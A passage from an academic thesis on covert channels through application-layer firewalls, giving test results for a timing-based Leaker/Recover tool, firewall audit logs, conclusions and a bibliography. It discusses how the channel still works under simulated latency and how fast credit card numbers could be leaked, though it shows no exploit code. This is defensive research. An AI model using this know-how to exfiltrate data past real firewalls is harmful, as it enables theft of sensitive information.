[root@localhost timing]# java Recover 2000 192.168.222.195
Using sleepCount = 2000
Waiting for start signal...
```

```
GET request: startOp.html
Starting Covert Operations...Log file initially at 1 records.
Bit 0: 0
Bit 1: 0
Bit 2: 0
Bit 3: 0
Bit 4: 0
...
Bit 30: 0
Bit 31: 0
Received bit stream:(in little endian)
Received msg:

[root@localhost timing]#
```

Unsuccessful data transfer of Leaker/Recover tool


The firewall audit data shows that the traffic was dropped because it matched the user-defined IPS signature HTTP.LeakerRecover.Alert.

```
May  9 21:59:24 2009 EDT  f_kernel_ips a_signature_ips t_attack
p_major pid: 0 ruid: 0 euid: 0 pgid: 0 logid: 0 cmd: 'kernel'
domain: (null) edomain: (null) hostname: proxy.rit.edu category:
signature_ips event: Signature IPS reject srcip: 192.168.111.194
srcport: 47446 dstip: 192.168.222.197 dstport: 80 protocol: 6
attackip: 192.168.111.194 attackport: 47446 attackburb: internal
interface: em1 rule_name: Internet outbound netsessid: 0 ips_sid:
40050910 ips_classtype: IPS:COMPONENT ips_sig_category: local-1
ips_signame: HTTP.LeakerRecover.Alert reason: Traffic matched an
IPS signature and the corresponding network session was dropped
by sending a TCP reset or an ICMP unreachable message.
```

Audit event showing Leaker/Recover traffic being dropped

This demonstrates that if a covert channel is known, it can be prevented using perimeter controls even if that channel is timing based. For unknown channels, either heuristic-based or behavioral-based detection techniques would need to be employed.

It was observed that the Leaker/Recover covert channel tool was typically unreliable under 500 ms and would frequently produce transmission errors. Between 500 ms and 1 sec, the tool was sometimes unreliable and would aperiodically produce transmission errors. When the timing interval was over 1 sec, however, the tool rarely produced errors.



Screenshot showing garbled transmission with 20 ms interval


According to [43], the United States government recommends introducing "bandwidth-limitation methods" to restrict covert channels that cannot be eliminated to 1 bit per second. However, at this rate, a 16-digit credit card number could be transmitted in approximately 2 minutes. Likewise, 10,000 credit card numbers could be leaked in under 2 weeks.

One problem with high-bandwidth (1,000-10,000 bits per second [43]) timing channels is that they are sensitive to latency and packet loss and can be unreliable across the Internet. In order to simulate Internet latency, the Netem tool [44] was used to add 50-75 ms latency to each request.

```
[root@localhost] tc qdisc change dev eth0 root netem delay 50ms
```


Netem command used to simulate Internet latency

The screenshot below shows that Netem successfully introduced broadband-like Internet latency from the internal node to the external node. This was tested by looking at the round-trip transfer times using the ping tool.



Netem command used to simulate Internet latency

However, as the screenshot below shows, Leaker/Recover was still successful even after introducing Internet latency running through an application-layer firewall.



Successful transfer of data after accounting for Internet latency

With the transfer interval above 1000 ms, a 50-75 ms delay does not appear to be significant enough to introduce transmission error.

5.2 Prevention

It is clear from the previous CCTT connection example that an application-layer firewall can block certain aspects of application-layer covert channels because of its adherence to strict type enforcement. However, application-layer firewalls can also be configured to block certain features and functionality within the protocol itself. For example, if a company's security policy allows, an application-layer firewall could be configured to deny any HTTP traffic that attempts to perform a POST.

```
Apr 25 17:49:12 2010 EDT  f_http_proxy a_proxy t_attack p_minor
pid: 3219 ruid: 0 euid: 0 pgid: 3219 logid: 0 cmd: 'httpp'
domain: htpp edomain: htpp hostname: proxy.rit.edu category:
appdef_violation event: denied method netsessid: 49f38558000e3b5f
srcip: 192.168.111.10 srcport: 36953 srcburb: internal
dst_local_port: 80 protocol: 6 src_local_port: 0 dstip:
```

```
192.168.222.10 dstport: 80 dstburb: external attackip:
192.168.111.10 attackburb: internal rule_name: Internet outbound
reason: Request denied.  Method not allowed. information: POST
```

Audit event showing Wsh traffic being dropped because POST method is not allowed

Turning off POST would essentially negate the ability for both Wsh and CCTT to connect through the firewall. While turning off POST may not be the right answer for most organizations, restricting rarely used features within a protocol (such as APPEND, RENAME, SITE, and SMNT for FTP) may reduce the attack surface available to other covert channels.

Chapter 6: Conclusions

6.1 Current Status

Though application-layer firewalls enjoy only minimum success out of the box with covert channels, they can be configured and tuned to detect, correct, and prevent application-layer covert channels using custom user-defined IDS/IPS signatures. In addition, their protocol awareness gives them a natural edge over network-layer firewalls when covert channel tools attempt to exploit open ports used by other protocols, such as trying to tunnel HTTP commands over FTP ports.

One of the limitations of signatures is that they cannot predict timing or behavioral channels. However, if the channel is known, signatures can be used to block such a covert channel. If the channel is unknown, heuristic-based or behavioral-based techniques would need to be used in order to detect these types of covert channels.

It is expected that next-generation firewalls will have more advanced IDS/IPS integrated on box and will be much more capable of implementing heuristic-based detection. In addition, there will be a shift from understanding the application-layer to understanding the individual applications. For example, the next generation firewall will be able to allow access to Facebook for social networking but will simultaneously be able to block productivity distractions on the site such as MafiaWars, a Facebook game.

6.2 Future Work

It will be important to raise awareness about covert channels and the risks that they present to an organization. None of the signature definition lists reviewed contained specific covert channel definitions. Once IDS/IPS solutions start incorporating these signatures, there will be a need to develop additional signatures and heuristics to facilitate detection. Finally, additional research will need to be done to determine if behavioral-based detection is feasible.

6.3 Lessons Learned

While existing firewall IDS/IPS integration supports basic features, some of the more advanced features such as preprocessors and output modules are not present. As a result, the firewall IDS/IPS is not yet ready to eliminate stand-alone IDS/IPS appliances. However, it is expected that the trend will continue where IDS/IPS will be consolidated onto the firewall in much the same way that stand-alone antivirus and content filtering have been consolidated.

Bibliography

[1] Kessler, G. C. (2004, July). An overview of steganography for the computer forensics examiner. *Forensic Science Communications, 6*(3). Retrieved from http://www.fbi.gov/hq/lab/fsc/backissu/july2004/research/2004_03_research01.htm

[2] Hosmer, C., & Hyde, C. (2003, August). Discovering covert digital evidence. In *Digital Forensic Research Workshop (DFRWS).* Retrieved from http://www.dfrws.org/2003/presentations/Paper-Hosmer-digitalevidence.pdf

[3] Richardson, R. (2008). Computer Security Institute (CSI). *2008 CSI Computer Crime and Security Survey.* Retrieved from http://www.cse.msstate.edu/~cse6243/readings/CSIsurvey2008.pdf

[4] Savacool, R. (2009). *Case study on the survivability of covert channels during firewall traversal.* Unpublished typescript, Rochester Institute of Technology, Rochester, NY.

[5] National Computer Security Center, A Guide to Understanding Covert Channel Analysis of Trusted Systems, *NCSC-TG-030: Light Pink book*, 2002.

[6] *Kypros-Net Lexicon* [Greek-English Dictionary]. (n.d.). Retrieved March 20, 2009, from http://www.kypros.org/cgi-bin/lexicon

[7] Khan, D. (1967). *The codebreakers: The story of secret writing* (p. 82). New York, NY: Macmillan.

[8] Khan, D. (1967). *The codebreakers: The story of secret writing* (pp. 218-221). New York, NY: Macmillan.

[9] Singh, S. (1999). *The code book: The science of secrecy from ancient Egypt to quantum cryptography* (pp. 124-127). New York, NY: Anchor Books.

[10] Gilbert, R. (2001, October 10). Steganography (noun). Message posted to http://www.rbgilbert.com/log/ronslog022.html

[11] Stories of spies and letters: Saratoga miscalculations. (n.d.). *Spy letters of the American Revolution*. Retrieved from Clements Library, University of Michigan website: http://www2.si.umich.edu//spies/stories-saratoga-3.html

[12] Woo, S. (2009, October 27). Schwarzenegger's veto message delivers another message [Web log post]. Retrieved from Washington Wire: http://blogs.wsj.com/washwire/2009/10/27/schwarzeneggers-veto-message-delivers-another-message/

[13] Tassinari de Figueiredo, D. (2002). Hide In Picture (Version 2.1) [Computer software]. Retrieved April 26, 2010, from http://sourceforge.net/projects/hide-in-picture/

[14] Zander, S., Armitage, G., & Branch, P. (2007, December 10). Covert channels and countermeasures in computer network protocols. *Communications Magazine, IEEE, 45*(12), 136-142. doi:10.1109/MCOM.2007.4395378

[15] Khan, D. (1967). *The codebreakers: The story of secret writing* (pp. 83-84). New York, NY: Macmillan.

[16] Rowland, C. H. (1996). *Covert_ tcp* (Version 1.0) [Data file]. Retrieved from www.thehackademy.net/madchat/crypto/stegano/unix/covert/Covert_tcp.c

[17] Takahashi, T., & Lee, W. (2007). An assessment of VoIP covert channel threats. *In Security and Privacy in Communications Networks and the Workshops, 2007. SecureComm 2007. Third International Conference on* (pp. 371-380). doi:10.1109/SECCOM.2007.4550357

[18] Forbes, C. R. (2009). *A new covert channel over RTP*. Unpublished typescript, Rochester Institute of Technology, Rochester, NY.

[19] Lampson, B. W. (1973, October). A note on the confinement problem. *Communications of the ACM, 16*(10), 613-615. doi:10.1145/362375.362389

[20] Newman, R., & Moskowitz, I. S. (2008, December 9). Practical covert channel implementation through a timed mix-firewall. *Performance, Computing and Communications Conference, 2008*, 433-438. doi:10.1109/PCCC.2008.4745085

[21] Yuan, B., & Lutz, P. (2005, November 18). A covert channel in packet switching data networks. In *Proceedings of the 2nd IEEE Upstate New York Workshop on Communications and Networking.*

Retrieved from Rochester Institute of Technology, Golisano College of Computing and Information Sciences website: http://www.it.rit.edu/~byuan/papers/boyuan_peterlutz05.pdf

[22] Cabuk, S., Brodley, C. E., & Shields, C. (2004). IP covert timing channels: Design and detection. In *Proceedings of the 11th ACM conference on Computer and communications security* (pp. 178-187). doi:10.1145/1030083.1030108

[23] Tumoian, E., & Anikeev, M. (2005, October 17). Network based detection of passive covert channels in TCP/IP. In *The IEEE Conference on Local Computer Networks* (pp. 802-809). doi:10.1109/LCN.2005.92

[24] Berk, V., Giani, A., & Cybenko, G. (2005, August). *Detection of covert channel encoding in network packet delays* (Tech. Rep. No. TR536, Revision 1). Retrieved from http://gray-world.net/papers/detection_cc_encoding_network_pkts_delay_149.pdf

[25] Bauer, M. (2003). New covert channels in HTTP: Adding unwitting web browsers to anonymity sets. In *Proceedings of the 2003 ACM workshop on Privacy in the electronic society* (pp. 72-78). doi:10.1145/1005140.1005152

[26] Brown, E. (2008, September 28). *Using HTTP as a timing-based channel for covert communication.* Unpublished typescript, Rochester Institute of Technology, Rochester, NY.

[27] Borders, K., & Prakash, A. (2004). Web tap: Detecting covert web traffic. In *Proceedings of the 11th ACM conference on Computer and communications security* (pp. 110-120). doi:10.1145/1030083.1030100

[28] Handel, T. G., & Sandford, M. T., II. (1996). Hiding data in the OSI network model. *Lecture Notes in Computer Science*, 1174, 23-38. doi:10.1007/3-540-61996-8

[29] Stokes, K. (in press). *ICMP covert channel resiliency.* Rochester Institute of Technology, Rochester, NY.

[30] Walter, B. (2009). *SSH host key security through covert channels.* Unpublished typescript, Rochester Institute of Technology, Rochester, NY.

[31] Lloyd, P. (2009). An *overview of covert channels within voice over IP.* Unpublished typescript, Rochester Institute of Technology, Rochester, NY.

[32] Brown, E. (2009). *Analysis of existing and new covert channels in HTTP*. Unpublished typescript, Rochester Institute of Technology, Rochester, NY.

[33] Young, G., & Pescatore, J. (2010, March 15). *Magic quadrant for enterprise network firewalls*. Retrieved from Gartner database. (ID:G00174908)

[34] Young, G., & Pescatore, J. (2009, October 12). *Defining the next-generation firewall*. Retrieved from Gartner database. (ID:G00171540)

[35] Castro, S. (2003). *Covert channel tunneling tool (CCTT)* (Version 0.1.8) [Data file]. Retrieved from http://gray-world.net/projects/cctt/cctt-0.1.8.tar.gz

[36] Dyatlov, A., & Castro, S. (2004). *Web shell (Wsh)* (Version 2.2.2) [Data file]. Retrieved from http://gray-world.net/projects/wsh/

[37] Kipper, G. (2004). *Investigator's guide to steganography* (pp. 67-72). Boca Raton, FL: Auerbach.

[38] Dyatlov, A., & Castro, S. (2003, June). *Exploitation of data streams authorized by a network access control system for arbitrary data transfers: Tunneling and covert channels over the HTTP protocol* [Text document]. Retrieved April 20, 2010, from http://gray-world.net/projects/papers/covert_paper.txt

[39] Yarochkin, F. V., Dai, S.-Y., Lin, C.-H., Huang, Y., & Kuo, S.-Y. (2008, December 17). Towards adaptive covert communication system. *2008 14th IEEE Pacific Rim International Symposium on Dependable Computing*, 153-159. doi:10.1109/PRDC.2008.26

[40] Castro, S. (2003, November). Covert channel and tunneling over the HTTP protocol detection: GW implementation theoretical design. In *Gray-world.net Team: Our papers*. Retrieved April 28, 2010, from http://gray-world.net/projects/papers/cctde.txt

[41] Gianvecchio, S., & Wang, H. (2007, October). Detecting covert timing channels: An entropy-based approach. *Proceedings of the 14th ACM Conference on Computer and Communications Security*, 307-316. Retrieved from ACM Digital Library database.

[42] How to use user defined IPS signatures. (2009, November 25). *Firewall Enterprise/Sidewinder/Secure Firewall 7.x*. Retrieved from McAfee Corporate KnowledgeBase database. (KB63125)

[43] TCSEC requirements and recommendations. (1993, November). *A guide to understanding covert channel analysis of trusted systems.*

Retrieved from National Computer Security Center website: http://www.fas.org/irp/nsa/rainbow/tg030.htm

[44] Linux Foundation. (2009, November 19). Network emulation. In *Netem*. Retrieved May 11, 2010, from http://www.linuxfoundation.org/collaborate/workgroups/networking/netem

Other Resources

Alder, R., Carter, E. F., Jr., Foster, J. C., Jonkman, M., Marty, R., & Poor, M. (2007). *Snort IDS and IPS toolkit* (T. Kohlenberg, Ed.). Burlington, MA: Syngress.

Buchanan, W., & Llamas, D. (2004, June). Covert channel analysis and detection with reverse proxy servers using Microsoft Windows. *Proceedings of the 3rd European Conference on Information Warfare and Security, ECIW 2004*. Retrieved from http://gray-world.net/papers/0406-ECIW-Paper.pdf

Cox, K., & Gerg, C. (2004). *Managing security with Snort and IDS tools* (M. Loukides, Ed.). Sebastopol, CA: O'Reilly.

Koziol, J. (2003). *Intrusion detection with Snort*. Indianapolis, IN: Sams.

Orebaugh, A., Biles, S., & Babbin, J. (2005). *Snort cookbook* (T. A. Diaz & A. Randall, Eds.). Sebastopol, CA: O'Reilly.

Rogers, R. (2005). Covert channels. In M. G. Devost (Ed.), *Hacking a terror network: The silent threat of covert channels* (pp. 154-163). Rockland, MA: Syngress.

Shirali-Shahreza, M. (2006). A new method for real-time steganography. In *The 8th International Conference on Signal Processing* (Vol. 4). doi:10.1109/ICOSP.2006.345954

Skoudis, E., & Liston, T. (2006). Phase 5: Covering tracks and hiding. In *Counter hack reloaded: A step-by-step guide to computer attacks and effective defenses* (2nd ed., pp. 647-669). Upper Saddle River, NJ: Prentice Hall.